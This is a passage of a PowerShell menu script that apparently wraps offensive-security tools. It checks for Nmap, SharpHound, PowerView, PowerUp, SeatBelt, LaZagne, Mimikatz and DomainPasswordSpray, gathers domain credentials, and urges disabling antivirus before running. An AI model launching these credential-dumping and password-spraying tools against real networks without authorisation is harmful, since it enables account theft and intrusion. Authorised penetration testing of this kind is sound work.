            Write-Host "Do you wish to continue with antivirus enabled?
(major problems during run of various tools are
expected if you continue)

Press
- Y to continue (not recommended)
- N to quit (Recomended: Try again after disabling AV)
"
            $RunWithAVOnSelection = Read-Host -Prompt "Enter Selection (default:N)"
            if ([string]::IsNullOrWhiteSpace($RunWithAVOnSelection)) {$RunWithAVOnSelection = "N" }
            while("Y","N" -notcontains $RunWithAVOnSelection)
      {
      Write-Host "This is not a valid option. Try again"
      $RunWithAVOnSelection = Read-Host -Prompt "Enter Selection (default:N)"
      if ([string]::IsNullOrWhiteSpace($RunWithAVOnSelection)) {$RunWithAVOnSelection = "N" }
      }
   Switch  ($RunWithAVOnSelection)
                        {
```

```
                    N   {
        Write-Host "
User selected to abort.
"
        Read-MessageBoxDialog -Message "User selected to abort.
Press OK to exit" -WindowTitle "Exiting script" -Buttons OkOnly -Icon Information -DefaultButton 1
        Exit
        }
            Y       {Write-Host -fore red "User selected to continue (unfortunately!)"}
            }

          }



Write-Host "
A. Checking if NMAP is installed
"
$global:Check_Nmap_installation=(Check_Program_Installed -programName nmap)
if (-not $Check_Nmap_installation)
          {
          Write-Host -fore red "NMAP is NOT installed on this PC !!!
          "
          $RunWithoutNMAPSelection = Read-MessageBoxDialog -Message "Do you wish to continue without NMAP functionality?

Press
- Y to ignore and continue (NMAP will not be available)
- N to quit (Please install NMAP and try again.)" -WindowTitle "Error: NMAP is NOT installed!" -Buttons YesNo -Icon Critical -DefaultButton 2

          Switch  ($RunWithoutNMAPSelection)
                              {
                              N   {
          Write-Host "
User selected to abort.
"
          Read-MessageBoxDialog -Message "User selected to abort.
Press OK to exit" -WindowTitle "Exiting script" -Buttons OkOnly -Icon Information -DefaultButton 1
          Exit
          }
                        Y       {Write-Host -fore red "User selected to continue.
NMAP option will be greyed out!!!"}
                              }
          } else
          {Write-Host -fore green "NMAP is installed on this PC."}



Write-Host "
B. Checking if SharpHound.exe exists
"
$global:SharpHoundEXE = ($CurrentPath).Path + "\Programs\SharpHound\SharpHound.exe"
$global:Check_SharpHoundEXE= Test-Path $SharpHoundEXE
if (-not $Check_SharpHoundEXE)
  {
          Write-Host -fore red "Error: Could not find SharpHound.exe under
$SharpHoundEXE
```

```
            "
   $RunWithoutSharpHoundSelection = Read-MessageBoxDialog -Message "Do you wish to continue without SharpHound functionality?

Press
- Y to ignore and continue (SharpHound will not be available)
- N to quit (Recomended: try again after copying SharpHound.exe
  in .\Programs\SharpHound )
" -WindowTitle "Alert: SharpHound.exe not found!" -Buttons YesNo -Icon Critical -DefaultButton 2


            Switch  ($RunWithoutSharpHoundSelection)
                                {
                                N   {
            Write-Host "
User selected to abort.
"
            Read-MessageBoxDialog -Message "User selected to abort.
Press OK to exit" -WindowTitle "Exiting script" -Buttons OkOnly -Icon Information -DefaultButton 1
            Exit
            }
                        Y       {Write-Host -fore red "User selected to continue.
SharpHound option will be greyed out!!!"}
                                }
            } else
            {Write-Host -fore green "SharpHound.exe found."}




Write-Host "
C. Checking if PowerSploit module is loaded
"

# If module is imported say that and do nothing
$global:Check_PowerSploit_installation=Get-Module | Where-Object {$_.Name -eq "Powersploit"}
if ($Check_PowerSploit_installation)
   {
   write-host -fore Green "PowerSploit module is already imported."
   } else
   {

   # If module is not imported, but available on disk then import
   if (Get-Module -ListAvailable | Where-Object {$_.Name -eq "Powersploit"})
      {
      Write-Host -fore red "PowerSploit module is NOT imported on this PC !!!
Although it is available on disk.
"
            $RunWithoutPowerSploitSelection = Read-MessageBoxDialog -Message "PowerSploit module is NOT imported on this PC
but it is available on disk.

Do you wish to import PowerSploit?

Press
- Y to import module (recomended)
- N to continue without PowerSploit tool (PowerSploit
option will not be available.)" -WindowTitle "Error: PowerSploit module is NOT imported !" -Buttons YesNo -Icon Critical -DefaultButton 1

            Switch  ($RunWithoutPowerSploitSelection)
```

```
                                {
                                No  {

        Write-Host -fore Red "
User selected to continue without PowerSploit.
"
        Read-MessageBoxDialog -Message "PowerSploit module is not imported.
Options for PowerSploit will be unavailable." -WindowTitle "Error: PowerSploit module unavailable !" -Buttons Okonly -Icon Critical -DefaultButton 1
        }
                        Yes     {
        Write-Host "User selected to import PowerSploit.
"
        Import-Module Powersploit
        $global:Check_PowerSploit_installation=Get-Module | Where-Object {$_.Name -eq "Powersploit"}
        }
                                }
    } else
    {
    $PowersploitDir = ($CurrentPath).Path + "\Programs\PowerSploit"
    $Check_PowersploitDir = Test-Path $PowersploitDir
    # If module is not imported, not available on disk, but available in running directory of script
    if ($Check_PowersploitDir)
      {
      Write-Host "PowerSploit module is NOT imported on this PC
and it is not available in modules directory !!!
Although it is available under
$Check_PowersploitDir.
"
        $RunWithoutPowerSploitSelection = Read-MessageBoxDialog -Message "PowerSploit module is NOT imported on this PC
and it is not available in modules directory !!!
Although it is available under
$Check_PowersploitDir.

Do you wish to copy and import PowerSploit?

Press
- Y to import module (recomended)
- N to continue without PowerSploit tool (PowerSploit
option will not be unavailable.)" -WindowTitle "Error: PowerSploit module is NOT present !" -Buttons YesNo -Icon Critical -DefaultButton 1

      Switch  ($RunWithoutPowerSploitSelection)
                                {
                                No  {

          Write-Host -fore Red "
User selected to continue without PowerSploit.
"
        Read-MessageBoxDialog -Message "PowerSploit module is not imported.
Options for PowerSploit will be unavailable." -WindowTitle "Error: PowerSploit module unavailable !" -Buttons Okonly -Icon Critical -DefaultButton 1
        }
                        Yes     {
        Write-Host "User selected to import PowerSploit.
"
        Copy-Item $Check_PowersploitDir -Destination "$PSHOME\Modules" -Force
        Import-Module Powersploit
        $global:Check_PowerSploit_installation=Get-Module | Where-Object {$_.Name -eq "Powersploit"}
        }
                                }
```

```
        } else
        {
        write-host -fore Red "
PowerSploit module is not imported and not available.
Options for PowerSploit will be unavailable."
        Read-MessageBoxDialog -Message "PowerSploit module is not imported and not available.
Options for PowerSploit will be unavailable." -WindowTitle "Error: PowerSploit module unavailable !" -Buttons Okonly -Icon Critical -DefaultButton 1
        }
      }
   }



Write-Host "
D. Checking if PowerViewSelectedCommands.ps1 exists
"
$global:PowerViewPS1 = ($CurrentPath).Path + "\PowerViewSelectedCommands.ps1"
$global:Check_PowerViewPS1= Test-Path $PowerViewPS1
if (-not $Check_PowerViewPS1)
   {
            Write-Host -fore red "Error: Could not find PowerViewSelectedCommands.ps1 under
$PowerViewPS1
            "

   $RunWithoutPowerViewSelection = Read-MessageBoxDialog -Message "Do you wish to continue without PowerView functionality?

Press
- Y to ignore and continue (PowerView will not be available)
- N to quit (Recomended: try again after copying PowerViewSelectedCommands.ps1
  in .\ )
" -WindowTitle "Alert: PowerViewSelectedCommands.ps1 not found!" -Buttons YesNo -Icon Critical -DefaultButton 2

            Switch  ($RunWithoutPowerViewSelection)
                                {
                                N   {
            Write-Host "
User selected to abort.
"
        Read-MessageBoxDialog -Message "User selected to abort.
Press OK to exit" -WindowTitle "Exiting script" -Buttons OkOnly -Icon Information -DefaultButton 1
            Exit
            }
                        Y       {Write-Host -fore red "User selected to continue.
PowerView option will be greyed out!!!"}
                                }
            } else
            {$NewAcl = Get-Acl -Path $PowerViewPS1
   # Set properties
   $identity = "Everyone"
   $fileSystemRights = "ReadAndExecute"
   $type = "Allow"
   # Create new rule
   $fileSystemAccessRuleArgumentList = $identity, $fileSystemRights, $type
   $fileSystemAccessRule = New-Object -TypeName System.Security.AccessControl.FileSystemAccessRule -ArgumentList
$fileSystemAccessRuleArgumentList
   # Apply new rule
   $NewAcl.SetAccessRule($fileSystemAccessRule)
```

```
   Set-Acl -Path $PowerViewPS1 -AclObject $NewAcl

   Write-Host -fore green "PowerViewSelectedCommands.ps1 found."
   }




Write-Host "
E. Checking if SeatBelt.exe exists
"
$global:SeatBeltEXE = ($CurrentPath).Path + "\Programs\SeatBelt\SeatBelt.exe"
$global:Check_SeatBeltEXE= Test-Path $SeatBeltEXE
if (-not $Check_SeatBeltEXE)
   {
            Write-Host -fore red "Error: Could not find SeatBelt.exe under
$SeatBeltEXE
            "

   $RunWithoutSeatBeltSelection = Read-MessageBoxDialog -Message "Do you wish to continue without SeatBelt functionality?

Press
- Y to ignore and continue (SeatBelt will not be available)
- N to quit (Recomended: try again after copying SeatBelt.exe
  in .\Programs\SeatBelt )
" -WindowTitle "Alert: SeatBelt.exe not found!" -Buttons YesNo -Icon Critical -DefaultButton 2

            Switch  ($RunWithoutSeatBeltSelection)
                              {
                              N   {
            Write-Host "
User selected to abort.
"
         Read-MessageBoxDialog -Message "User selected to abort.
Press OK to exit" -WindowTitle "Exiting script" -Buttons OkOnly -Icon Information -DefaultButton 1
            Exit
            }
                        Y         {Write-Host -fore red "User selected to continue.
SeatBelt option will be greyed out!!!"}
                              }
            } else
            {Write-Host -fore green "SeatBelt.exe found."}




Write-Host "
F. Checking if Lazagne.exe exists
"
$global:LazagneEXE = ($CurrentPath).Path + "\Programs\Lazagne\Lazagne.exe"
$global:Check_LazagneEXE= Test-Path $LazagneEXE
if (-not $Check_LazagneEXE)
   {
            Write-Host -fore red "Error: Could not find Lazagne.exe under
$LazagneEXE
            "
   $RunWithoutLazagneSelection = Read-MessageBoxDialog -Message "Do you wish to continue without Lazagne functionality?
```

```
Press
- Y to ignore and continue (Lazagne will not be available)
- N to quit (Recomended: try again after copying Lazagne.exe
  in .\Programs\Lazagne )
" -WindowTitle "Alert: Lazagne.exe not found!" -Buttons YesNo -Icon Critical -DefaultButton 2

            Switch  ($RunWithoutLazagneSelection)
                                {
                                N   {
            cls
            Write-Host "
User selected to abort.
"
        Read-MessageBoxDialog -Message "User selected to abort.
Press OK to exit" -WindowTitle "Exiting script" -Buttons OkOnly -Icon Information -DefaultButton 1
            Exit
            }
                        Y       {Write-Host -fore red "Lazagne option will be greyed out!!!"}
                                }
            } else
            {Write-Host -fore green "Lazagne.exe found."}



Write-Host "
G. Checking if Mimikatz.exe exists
"
if ($global:SystemArchitecture -eq "64bit")
   {
   $global:MimikatzEXE = ($CurrentPath).Path + "\Programs\mimikatz\x64\mimikatz.exe"
   } else
   {
   $global:MimikatzEXE = ($CurrentPath).Path + "\Programs\mimikatz\Win32\mimikatz.exe"
   }

$global:Check_MimikatzEXE= Test-Path $MimikatzEXE
if (-not $Check_MimikatzEXE)
   {
            Write-Host -fore red "Error: Could not find Mimikatz.exe under
$MimikatzEXE
            "
   $RunWithoutMimikatzSelection = Read-MessageBoxDialog -Message "Do you wish to continue without Mimikatz functionality?

Press
- Y to ignore and continue (Mimikatz will not be available)
- N to quit (Recomended: try again after copying Mimikatz.exe
  in $MimikatzEXE )
" -WindowTitle "Alert: Mimikatz.exe not found!" -Buttons YesNo -Icon Critical -DefaultButton 2

            Switch  ($RunWithoutMimikatzSelection)
                                {
                                N   {
            cls
            Write-Host "
User selected to abort.
"
        Read-MessageBoxDialog -Message "User selected to abort.
Press OK to exit" -WindowTitle "Exiting script" -Buttons OkOnly -Icon Information -DefaultButton 1
```

```
        Exit
        }
                Y       {Write-Host -fore red "Mimikatz option will be greyed out!!!"}
                        }
        } else
        {Write-Host -fore green "Mimikatz.exe found."}



Write-Host "
H. Checking if DomainPasswordSpray module is loaded
"
# If module is imported say that and do nothing
$global:Check_DomainPasswordSpray_installation= Get-Module | Where-Object {$_.Name -eq "DomainPasswordSpray"}
if ($Check_DomainPasswordSpray_installation)
   {
   write-host -fore Green "DomainPasswordSpray module is already imported."
   } else
   {

   # If module is not imported, but available on disk then import
   if (Get-Module -ListAvailable | Where-Object {$_.Name -eq "DomainPasswordSpray"})
      {
      Write-Host -fore red "DomainPasswordSpray module is NOT imported on this PC !!!
Although it is available on disk.
"
        $RunWithoutDomainPasswordSpraySelection = Read-MessageBoxDialog -Message "DomainPasswordSpray module is NOT imported
on this PC
but it is available on disk.

Do you wish to import DomainPasswordSpray?

Press
- Y to import module (recomended)
- N to continue without DomainPasswordSpray tool (DomainPasswordSpray
option will not be available.)" -WindowTitle "Error: DomainPasswordSpray module is NOT imported !" -Buttons YesNo -Icon Critical -DefaultButton 1

        Switch  ($RunWithoutDomainPasswordSpraySelection)
                        {
                        No  {

        Write-Host -fore Red "
User selected to continue without DomainPasswordSpray.
"
        Read-MessageBoxDialog -Message "DomainPasswordSpray module is not imported.
Options for DomainPasswordSpray will be unavailable." -WindowTitle "Error: DomainPasswordSpray module unavailable !" -Buttons Okonly -Icon
Critical -DefaultButton 1
        }
                Yes     {
        Write-Host "User selected to import DomainPasswordSpray.
"
        Import-Module DomainPasswordSpray.ps1
        $global:Check_DomainPasswordSpray_installation=Get-Module | Where-Object {$_.Name -eq "DomainPasswordSpray"}
        }
                        }
    } else
    {
    $DomainPasswordSprayDir = ($CurrentPath).Path + "\Programs\DomainPasswordSpray\"
```

```
    $DomainPasswordSprayPS1 = $DomainPasswordSprayDir + "DomainPasswordSpray.ps1"
    $Check_DomainPasswordSprayDir = Test-Path $DomainPasswordSprayPS1
    # If module is not imported, not available on disk, but available in running directory of script
    if ($Check_DomainPasswordSprayDir)
      {
      Write-Host "DomainPasswordSpray module is NOT imported on this PC
and it is not available in modules directory !!!
Although it is available under
$DomainPasswordSprayDir.
"
        $RunWithoutDomainPasswordSpraySelection = Read-MessageBoxDialog -Message "DomainPasswordSpray module is NOT imported
on this PC
and it is not available in modules directory !!!
Although it is available under
$DomainPasswordSprayDir.

Do you wish to copy and import DomainPasswordSpray?

Press
- Y to import module (recomended)
- N to continue without DomainPasswordSpray tool (DomainPasswordSpray
option will not be available.)" -WindowTitle "Error: DomainPasswordSpray module is NOT present !" -Buttons YesNo -Icon Critical -DefaultButton 1

      Switch  ($RunWithoutDomainPasswordSpraySelection)
                        {
                        No  {

          Write-Host -fore Red "
User selected to continue without DomainPasswordSpray.
"
        Read-MessageBoxDialog -Message "DomainPasswordSpray module is not imported.
Options for DomainPasswordSpray will be unavailable." -WindowTitle "Error: DomainPasswordSpray module unavailable !" -Buttons Okonly -Icon
Critical -DefaultButton 1
        }
                    Yes     {
        Write-Host "User selected to import DomainPasswordSpray.
"
        Copy-Item $DomainPasswordSprayDir -Destination "$PSHOME\Modules" -Force
        Import-Module DomainPasswordSpray.ps1
        $global:Check_DomainPasswordSpray_installation=Get-Module | Where-Object {$_.Name -eq "DomainPasswordSpray"}
        }
                        }

      } else
      {
      write-host -fore Red "
DomainPasswordSpray module is not imported and not available.
Options for DomainPasswordSpray will be unavailable."
      Read-MessageBoxDialog -Message "DomainPasswordSpray module is not imported and not available.
Options for DomainPasswordSpray will be unavailable." -WindowTitle "Error: DomainPasswordSpray module unavailable !" -Buttons Okonly -Icon
Critical -DefaultButton 1
      }
    }
  }



Write-Host "
```

```
==========================================================================================="
Write-Host "
Checks are completed. Press any key to continue"
[void]($Host.UI.RawUI.ReadKey('NoEcho,IncludeKeyDown'))
}


function GetDomainInfo
{
cls
Write-Host "
============================ Domain Information ======================================="


Write-Host "

Some programs/tools in this script, perform tasks towards domain resources and
Active directory servers or services.

These tools support this functionality even if the computer is not part of the Domain,
but in this case user has to provide the following:

- a valid (DNS resolvable) Domain name
- credentials of a Domain User and
- the name/IP address of a Domain Controller for that domain




Checking if computer is joined in a domain
"
$computername= hostname
$CheckjoinedDomain=(gwmi win32_computersystem).partofdomain
if ($CheckjoinedDomain -eq $false)  #Computer is NOT part of a domain
            {
   $ProvideDomainInfoOkCancel = Read-MessageBoxDialog -Message "This computer (PC Name: $computername)
is not joined in any domain.

Do you want to manually provide Domain information?

Press
- OK to provide information
- Cancel to decline
(All domain related tools will be unavailable)
" -WindowTitle "PC not joined in any Domain" -Buttons OkCancel -Icon Question -DefaultButton 1
      Switch ($ProvideDomainInfoOkCancel)
         {
         Ok      {ManuallyProvideDomainInfo -mode 2}
         Cancel  {
                  $global:cred=$null
                  $global:DomainName=$null
                  $global:DomainController=$null
                  Read-MessageBoxDialog -Message "User declined to provide any domain information.

You can provide (or change) domain related information
at any time, using the relevant basic menu option.

While these parameteres are not given, all tools used
```

```
in this script with domain interaction will be visible
on the basic menu, but unavailable (shown as red)" -WindowTitle "Domain information not saved" -Buttons OkOnly -Icon Exclamation -
DefaultButton 1
                Write-Host "User selected to cancel."
                }

        }  #End Switch
   } else     #Computer is part of a domain
   {
   $FoundDomain= [System.Directoryservices.Activedirectory.Domain]::GetCurrentDomain()
   $FoundDomainName= $FoundDomain.Name
   $global:FoundDomainControllers=$FoundDomain.PdcRoleOwner.Name
   write-host -fore green "This computer (PCName: $computername)
is joined to domain: `"$FoundDomainName`""

   write-host -fore green "
Domain Controllers found for this domain:"
$FoundDomainControllers


   $ContinueWithFoundDomainInfoSelection = Read-MessageBoxDialog -Message "Found below domain info:

- Domain Name: $FoundDomainName
- Domain Controllers in domain:
$FoundDomainControllers

Do you want to continue with these values?

Press

-> Yes to continue
-> No to manually provide other domain info
-> Cancel to decline (All domain related tools will be unavailable)" -WindowTitle "PC is joined to domain" -Buttons YesNoCancel -Icon Question -
DefaultButton 1

   Switch  ($ContinueWithFoundDomainInfoSelection)
                                {
                                No  {
            write-host "
User selected to manually provide domain information."
            ManuallyProvideDomainInfo -mode 2
            }
                        Yes     {
            $global:DomainName=$FoundDomainName
            $global:DomainController=$global:FoundDomainControllers
            Add-Type -AssemblyName System.DirectoryServices.AccountManagement
                        $UserPrincipal = [System.DirectoryServices.AccountManagement.UserPrincipal]::Current
            if ($UserPrincipal.ContextType -eq "Domain")
                                {
                                $LoggedOnUserName=[System.Security.Principal.WindowsIdentity]::GetCurrent().Name
              write-host "
Current logged on user: $LoggedOnUserName"
              $ContinueWithFoundDomainUserSelection = Read-MessageBoxDialog -Message "The current logged on user
$LoggedOnUserName is a domain user.

Do you want to continue with this user?

Press
```

```
-> Yes to provide credentials for this user
-> No to provide credentials for another user
-> Cancel to not provide any credentials
  (All domain related tools will be unavailable)
" -WindowTitle "Logged on user is a Domain User" -Buttons YesNoCancel -Icon Question -DefaultButton 1
            Switch ($ContinueWithFoundDomainUserSelection)
              {
              Yes {
                 write-host "User selected to provide credentials for this user."
                 ManuallyProvideDomainInfo -mode 1 -WithUserName "$LoggedOnUserName"
                 }
              No  {
                 write-host "User selected to provide credentials for another user."
                 ManuallyProvideDomainInfo -mode 1
                 }
            Cancel  {
                 Write-Host "User selected to cancel."
                 $global:cred=$null
                 $global:DomainName=$null
                 $global:DomainController=$null
                 Read-MessageBoxDialog -Message "User declined to provide any domain information.

You can provide (or change) domain related information at any time, using the relevant
basic menu option. While these parameteres are not given, all tools used of this script
with domain interaction will be visible on the basic menu, but unavailable (shown as red)" -WindowTitle "Domain information not saved" -Buttons
OkOnly -Icon Exclamation -DefaultButton 1

                 }
              }
            } else #Logged on user is NOT a domain user
            {
            $ProvideDomainUserOkCancel = Read-MessageBoxDialog -Message "The current logged on user
$LoggedOnUserName is a local user.

Do you want to provide credentials of a domain user?

Press
- OK to provide now credentials for a domain user
- Cancel to not provide any credentials
(All domain related tools will be unavailable)
" -WindowTitle "Logged on user is a Local User" -Buttons OkCancel -Icon Question -DefaultButton 1
            Switch ($ProvideDomainUserOkCancel)
              {
              Ok  {ManuallyProvideDomainInfo -mode 1}
            Cancel  {
                 $global:cred=$null
                 $global:DomainName=$null
                 $global:DomainController=$null
                 Write-Host "User selected to cancel."
                 Read-MessageBoxDialog -Message "User declined to provide any domain information.

You can provide (or change) domain related information at any time, using the relevant
basic menu option. While these parameteres are not given, all tools used of this script
with domain interaction will be visible on the basic menu, but unavailable (shown as red)" -WindowTitle "Domain information not saved" -Buttons
OkOnly -Icon Exclamation -DefaultButton 1
                 }
              } #End Switch
```

```
            }
          }
      Cancel  {
            $global:cred=$null
            $global:DomainName=$null
            $global:DomainController=$null
            Write-Host "User selected to cancel."
            Read-MessageBoxDialog -Message "User declined to provide any domain information.

You can provide (or change) domain related information
at any time, using the relevant basic menu option.

While these parameteres are not given, all tools used
in this script with domain interaction will be visible
on the basic menu, but unavailable (shown as red)" -WindowTitle "Domain information not saved" -Buttons OkOnly -Icon Exclamation -
DefaultButton 1
            }
        } #End Switch
  }
}



function ManuallyProvideDomainInfo ([int]$mode, [string]$WithUserName)
{
Switch  ($mode)
                    {
                              1  {
          if ($WithUserName)
            {
            $global:cred=(Get-Credential -UserName $WithUserName -Message "Please provide username in format: DomainName\UserName")
            } else
            {
            $global:cred=(Get-Credential -Message "Please provide username in format: DomainName\UserName")
            }
          if ($cred) #Credentials not empty
            {
            #$global:DomainName = $cred.GetNetworkCredential().Domain
            $global:DomainUserName = $cred.GetNetworkCredential().Username
            #$global:DomainController=$global:FoundDomainControllers
            Write-Host -fore Green "
Domain Name to be used is: $DomainName
Domain user to be used is: $DomainUserName
Domain Controllers: $DomainController
"
            Read-MessageBoxDialog -Message "The domain information that will be used is:

Domain Name: $DomainName
Domain Controllers: $DomainController
Domain user: $DomainUserName" -WindowTitle "Domain information succesfully saved" -Buttons OkOnly -Icon Information -DefaultButton 1
            } else
            {
            $global:cred=$null
            $global:DomainName=$null
            $global:DomainUserName=$null
            $global:DomainController=$null
            Write-Host "User cancelled or domain credentials are empty."
            Read-MessageBoxDialog -Message "User cancelled or domain credentials are empty.
```

```
You can provide (or change) domain related information at any time, using the relevant
basic menu option. While these parameteres are not given, all tools used of this script
with domain interaction will be visible on the basic menu, but unavailable (shown as red)
" -WindowTitle "Domain information not saved" -Buttons OkOnly -Icon Exclamation -DefaultButton 1
                }
            }
                        2       {
            $global:cred=(Get-Credential -Message "Please provide username in format: DomainName\UserName (eg. contoso.local\JohnDoe)")
            if ($cred) #Credentials not empty
                {
                $global:DomainName = $cred.GetNetworkCredential().Domain
                $global:DomainUserName = $cred.GetNetworkCredential().Username
                $global:DomainController = Read-InputBoxDialog -Message "Please provide the IP Address or name of a Domain Controller for
Domain: $EnteredDomainName" -WindowTitle "Domain Controller Information" -Buttons YesNo -Icon Question
                if ($DomainController) #Not empty or cancelled by user
                    {
                    Write-Host -fore Green "
Domain Name to be used is: $DomainName
Domain user to be used is: $DomainUserName
Domain Controller to be used: $DomainController
"
                    Read-MessageBoxDialog -Message "The domain information that will be used is:

Domain Name: $DomainName
Domain Controllers: $DomainController
Domain user: $DomainUserName" -WindowTitle "Domain information succesfully saved" -Buttons OkOnly -Icon Information -DefaultButton 1
                    } else
                    {
                    $global:cred=$null
                    $global:DomainName=$null
                    $global:DomainUserName=$null
                    $global:DomainController=$null
                    Write-Host "User cancelled or domain controller field is empty."
                    Read-MessageBoxDialog -Message "User cancelled or domain controller field is empty.

You can provide (or change) domain related information at any time, using the relevant
basic menu option. While these parameteres are not given, all tools used of this script
with domain interaction will be visible on the basic menu, but unavailable (shown as red)
" -WindowTitle "Domain information not saved" -Buttons OkOnly -Icon Exclamation -DefaultButton 1
                    }
                } else
                {
                $global:cred=$null
                $global:DomainName=$null
                $global:DomainUserName=$null
                $global:DomainController=$null
                Write-Host "User cancelled or domain credentials are empty."
                Read-MessageBoxDialog -Message "User cancelled or domain credentials are empty.

You can provide (or change) domain related information at any time, using the relevant
basic menu option. While these parameteres are not given, all tools used of this script
with domain interaction will be visible on the basic menu, but unavailable (shown as red)
" -WindowTitle "Domain information not saved" -Buttons OkOnly -Icon Exclamation -DefaultButton 1
                }
            }
        } # End Switch
}
```

```
function Get-AVStatus
{
            # define bit flags

[Flags()] enum ProductState
{
    Off         = 0x0000
    On          = 0x1000
    Snoozed     = 0x2000
    Expired     = 0x3000
}

[Flags()] enum SignatureStatus
{
    UpToDate    = 0x00
    OutOfDate   = 0x10
}

[Flags()] enum ProductOwner
{
    NonMs       = 0x000
    Windows     = 0x100
}

# define bit masks

[Flags()] enum ProductFlags
{
    SignatureStatus = 0x00F0
    ProductOwner    = 0x0F00
    ProductState    = 0xF000
}

# get bits
$infos = Get-CimInstance -Namespace root/SecurityCenter2 -ClassName AntiVirusProduct #-ComputerName $computer

class AV {
   [string]$ProductName
   [string]$ProductState
   [string]$SignatureStatus
   [string]$Owner;
}

ForEach ($info in $infos)
{
   [UInt32]$state = $info.productState

   # decode bit flags by masking the relevant bits, then converting
   [PSCustomObject]@{
       ProductName = [string]$info.DisplayName
       ProductState = [ProductState]($state -band [ProductFlags]::ProductState)
       SignatureStatus = [SignatureStatus]($state -band [ProductFlags]::SignatureStatus)
       Owner = [ProductOwner]($state -band [ProductFlags]::ProductOwner)
   }
}
```

```
}


function ReFocus($Process)
{
  $sig = '
    [DllImport("user32.dll")] public static extern bool ShowWindowAsync(IntPtr hWnd, int nCmdShow);
    [DllImport("user32.dll")] public static extern int SetForegroundWindow(IntPtr hwnd);
  '

  Add-Type -AssemblyName System.Windows.Forms
  [System.Windows.Forms.SendKeys]::SendWait('%{TAB}')

  $type = Add-Type -MemberDefinition $sig -Name WindowAPI -PassThru
  $hwnd = $process.MainWindowHandle
  $Test1 = $type::ShowWindowAsync($hwnd,11)
}



function Show-Menu
{
    cls
            Write-Host ""
            Write-Host ""
    Write-Host -fore Yellow "======================== Basic Menu ============================"
    Write-Host ""
    if (-not $global:Check_Nmap_installation)
      {Write-Host -fore Darkgray "1: Press '1' to run Nmap."} else
      {Write-Host -fore Yellow "1: Press '1' to run Nmap."}
    if (-not $global:Check_SharpHoundEXE)
      {Write-Host -fore Darkgray "2: Press '2' to run SharpHound."} else
      {if ($cred -eq $null) {Write-Host -fore Red "2: Press '2' to run SharpHound. *"} else
            {Write-Host -fore Yellow "2: Press '2' to run SharpHound."}
      }
    if ((-not $global:Check_PowerSploit_installation) -or (-not $global:Check_PowerViewPS1))
      {Write-Host -fore Darkgray "3: Press '3' to run PowerView."} else
      {if ($cred -eq $null) {Write-Host -fore Red "3: Press '3' to run PowerView. *"} else
            {Write-Host -fore Yellow "3: Press '3' to run PowerView."}
      }
    if (-not $global:Check_PowerSploit_installation)
      {Write-Host -fore Darkgray "4: Press '4' to run PowerUp."} else
      {if ($cred -eq $null) {Write-Host -fore Red "4: Press '4' to run PowerUp. *"} else
            {Write-Host -fore Yellow "4: Press '4' to run PowerUp."}
      }
    if (-not $global:Check_SeatBeltEXE)
      {Write-Host -fore Darkgray "5: Press '5' to run SeatBelt."} else
      {Write-Host -fore Yellow "5: Press '5' to run SeatBelt."}

    if (-not $global:Check_LazagneEXE)
      {Write-Host -fore Darkgray "5: Press '6' to run Lazagne."} else
      {Write-Host -fore Yellow "6: Press '6' to run Lazagne."}

    if (-not $global:Check_MimikatzEXE)
      {Write-Host -fore Darkgray "7: Press '7' to run Mimikatz."} else
      {if ($cred -eq $null) {Write-Host -fore Red "7: Press '7' to run Mimikatz. *"} else
            {Write-Host -fore Yellow "7: Press '7' to run Mimikatz."}
```

```
      }
    if (-not $global:Check_DomainPasswordSpray_installation)
      {Write-Host -fore Darkgray "8: Press '8' to run DomainPasswordSpray."} else
      {if ($cred -eq $null) {Write-Host -fore Red "8: Press '8' to run DomainPasswordSpray. *"} else
            {Write-Host -fore Yellow "8: Press '8' to run DomainPasswordSpray."}
      }
    Write-Host -fore Yellow "


D: Press 'D' to manually provide/change Domain information."
    Write-Host -fore Yellow "Q: Press 'Q' to quit."
            Write-Host ""
    if ($cred -eq $null)
      {
       Write-Host -fore Red "




*  No Domain Information provided
"
      }
            Write-Host -fore Yellow "============================================================="
            Write-Host ""
}


function Show-SeatBelt-Menu
{
param([string]$LocalRemoteSwitch)
    cls
            Write-Host ""
            Write-Host ""
    Write-Host -fore Yellow "================== SeatBelt Menu ======================="
    Write-Host ""
    Write-Host -fore Yellow "1: Press '1' to run SeatBelt on this computer."
    Switch ($LocalRemoteSwitch)
    {
      L
        {
        Write-Host -fore Darkgray "2: Press '2' to run SeatBelt on another computer.   *"
                Write-Host -fore Darkgray "3: Press '3' to run SeatBelt on multiple computers. *"
        }
      R
        {
        Write-Host -fore Yellow "2: Press '2' to run SeatBelt on another computer."
                Write-Host -fore Yellow "3: Press '3' to run SeatBelt on multiple computers."
        }
    }
    Write-Host -fore Yellow "

B: Press 'B' to go back to previous menu."
            Write-Host ""
            if ($cred -eq $null)
      {
       Write-Host -fore Red "
```

```
*  No Domain Information provided
"
       }
     Write-Host -fore Yellow "=========================================================="
              Write-Host ""
}


function Read-InputBoxDialog([string]$Message, [string]$WindowTitle, [string]$DefaultText)
{
   Add-Type -AssemblyName System.Drawing
   Add-Type -AssemblyName System.Windows.Forms

   # Create the Label.
   $label = New-Object System.Windows.Forms.Label
   $label.Location = New-Object System.Drawing.Size(10,10)
   $label.Size = New-Object System.Drawing.Size(280,20)
   $label.AutoSize = $true
   $label.Text = $Message

   # Create the TextBox used to capture the user's text.
   $textBox = New-Object System.Windows.Forms.TextBox
   $textBox.Location = New-Object System.Drawing.Size(10,40)
   $textBox.Size = New-Object System.Drawing.Size(575,30)
   $textBox.AcceptsReturn = $false
   $textBox.AcceptsTab = $false
   $textBox.Multiline = $false
   $textBox.ScrollBars = 'Horizontal'
   $textBox.Text = $DefaultText

   # Create the OK button.
   $okButton = New-Object System.Windows.Forms.Button
   $okButton.Location = New-Object System.Drawing.Size(415,75)
   $okButton.Size = New-Object System.Drawing.Size(75,25)
   $okButton.Text = "OK"
   $okButton.Add_Click({ $form.Tag = $textBox.Text; $form.Close() })

   # Create the Cancel button.
   $cancelButton = New-Object System.Windows.Forms.Button
   $cancelButton.Location = New-Object System.Drawing.Size(510,75)
   $cancelButton.Size = New-Object System.Drawing.Size(75,25)
   $cancelButton.Text = "Cancel"
   $cancelButton.Add_Click({ $form.Tag = $null; $form.Close() })

   # Create the form.
   $form = New-Object System.Windows.Forms.Form
   $form.Text = $WindowTitle
   $form.Size = New-Object System.Drawing.Size(610,150)
   $form.FormBorderStyle = 'FixedSingle'
   $form.StartPosition = "CenterScreen"
   $form.AutoSizeMode = 'GrowAndShrink'
   $form.Topmost = $True
   $form.AcceptButton = $okButton
   $form.CancelButton = $cancelButton
   $form.ShowInTaskbar = $true
```

```
    # Add all of the controls to the form.
    $form.Controls.Add($label)
